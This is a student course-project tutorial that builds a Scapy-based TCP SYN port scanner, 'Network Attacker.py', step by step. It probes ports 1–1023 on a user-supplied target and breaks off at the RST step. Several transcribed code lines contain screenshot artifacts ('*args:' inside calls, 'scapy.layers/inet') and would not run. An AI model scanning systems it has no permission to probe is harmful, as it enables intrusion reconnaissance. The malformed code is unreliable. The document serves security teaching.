


# **PYTHON PROGRAMMING FOR SECURITY - FINAL**

## **PROJECT**


### **יוליה מרמורשטיין**

### **2024**


**1** Open a new **Python** project and create a **Python** file called “**Network Attacker.py**”.



**2** Install a **Scapy** library.




**3** Import all the sub-library from "scapy.all".



```
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
```

**4** Create the variable "**Target**" and assign a user input to it.



```
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
target = input("enter input please: ")
```

**5** Create the variable "**Registered\_Ports**" that equals to a range of **1 to 1023** (all registered ports).

A screenshot of a Python code editor window titled "Network Attacker.py". The code is as follows:


```
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
...
target = input("enter input please: ")
Registered_Ports = range(1, 1024)
```

**6** Create an empty list called “**open\_ports**.”

A screenshot of a Python code editor window titled "Network Attacker.py". The code has been updated to include an empty list:

```
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
...
target = input("enter input please: ")
Registered_Ports = range(1, 1024)
open_ports = []
```


**7** Create the “**scanport**” function that requires the variable “**port**” as a single argument. In this function, create a variable that will be the source port that takes in the “**RandShort()**” function from the **Scapy** library. This function generates a random number between 0 and 65535.



A screenshot of a code editor window titled "Python Programming for Security - Final Project yulia". The file "Network Attacker.py" is open. The code is as follows:

```
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
...
4 from scapy.all import RandShort
5
6 target = input("enter input please: ")
7 Registered_Ports = range(1, 1024)
8 open_ports = []
9
10 def scanport(port):
11     source_port = RandShort()
```


8 Set “**conf.verb**” to **0** to prevent the functions from printing unwanted messages.



A screenshot of a code editor window titled "Python Programming for Security - Final Project yulia". The file "Network Attacker.py" is open. The code has been modified to include the "conf" module and set "conf.verb" to 0. The code is as follows:

```
1 from scapy.all import *
2 from scapy.layers.inet import TCP, IP, Ether
3 from scapy.layers.l2 import ARP
...
4 from scapy.all import RandShort
5 from scapy.all import conf
6
7 conf.verb = 0
8 target = input("enter input please: ")
9 Registered_Ports = range(1, 1024)
10 open_ports = []
11
12 def scanport(port):
13     source_port = RandShort()
14
```

- 9** Create a Synchronization Packet variable that is equal to the result of “`sr1()`” with `IP(dst=target)/TCP(sport=source port,dport=port to check,flags="S"), timeout=0.5`.




```
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
...
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1

conf.verb = 0
target = input("enter input please: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    source_port = RandShort()
    response = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    return response
```

- 10** Inside the “`scanport`” function (the function that you create in step 7), check if the Synchronization Packet exists. If it does not, return `False`.




```
from scapy.all import *
from scapy.layers.inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
...
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1

conf.verb = 0
target = input("enter input please: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    source_port = RandShort()
    response = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if response is None:
        return False
```

- 11** If data exists in the “**SynPkt**” variable, check if it has a TCP layer using the **“.haslayer(TCP)”** function. If it does not, have return **False**.




```
from scapy.all import *
from scapy.layers/inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1

conf.verb = 0
target = input("enter input please: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    source_port = RandShort()
    SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if SynPkt is None or not SynPkt.haslayer(TCP):
        return False
    else:
        return True
```

- 12** In case it has, check if its **".flags"** are equal to **0x12**. The “**0x12**” indicates a **SYN-ACK** flag, which means that the port is available.




```
from scapy.all import *
from scapy.layers/inet import TCP, IP, Ether
from scapy.layers.l2 import ARP
from scapy.all import RandShort
from scapy.all import conf
from scapy.all import sr1

conf.verb = 0
target = input("enter input please: ")
Registered_Ports = range(1, 1024)
open_ports = []

def scanport(port, target):
    source_port = RandShort()
    SynPkt = sr1(*args: IP(dst=target)/TCP(sport=source_port, dport=port, flags="S"), timeout=0.5)
    if SynPkt is None or not SynPkt.haslayer(TCP):
        return False
    else:
        if SynPkt[TCP].flags == 0x12:
            return True
        else:
            return False
```

- 13** Send an **RST** flag to close the active connection using  
`sr(IP(dst=Target)/TCP(sport=Source_Port,dport=port,flags="R"),timeout=2)`,  
and return **True**.



